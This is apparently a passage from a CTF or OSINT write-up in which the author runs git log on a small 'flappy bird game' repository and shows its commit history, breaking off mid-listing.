


```
# flappy
flappy bird game
```


There's nothing here except the name of the game. I was naive to think that this file would give me some information. Let's check the logs using git log command. This repository has so many commits.



```
┌─[kalyan@parrot]─[~/flappy]
└──╼ $git log
commit 884adf394909a8f5989a163bb666003ea870f582
Author: Ameer Pornillos <44928938+ameerpornillos@users.noreply.github.com>
Date:   Fri Mar 29 23:22:06 2019 +0800

    Update new file

commit d4a672434b93fd156dd61e2b756048501fe0bbc6
Author: Ameer Pornillos <44928938+ameerpornillos@users.noreply.github.com>
Date:   Fri Mar 29 23:21:09 2019 +0800

    Delete new file

commit 6aa723152729e58f2492acf0386b37571aebfaa2
Author: Ameer Pornillos <44928938+ameerpornillos@users.noreply.github.com>
Date:   Fri Mar 29 23:20:55 2019 +0800

    Create new file

commit 67f4815c799a81612c8c33364b3b8d3685d9b6d9
Author: Ameer Pornillos <44928938+ameerpornillos@users.noreply.github.com>
Date:   Fri Mar 29 23:19:43 2019 +0800
```




```
commit 72bd06137d23a3846ba0d64bcf72c445c100b898
Author: Ameer Pornillos <44928938+ameerpornillos@users.noreply.github.com>
Date:   Fri Mar 29 23:19:14 2019 +0800

    Update new file

commit fdd806897314ed67442fd12c4fc0ccc678dc9857
Author: Ameer Pornillos <44928938+ameerpornillos@users.noreply.github.com>
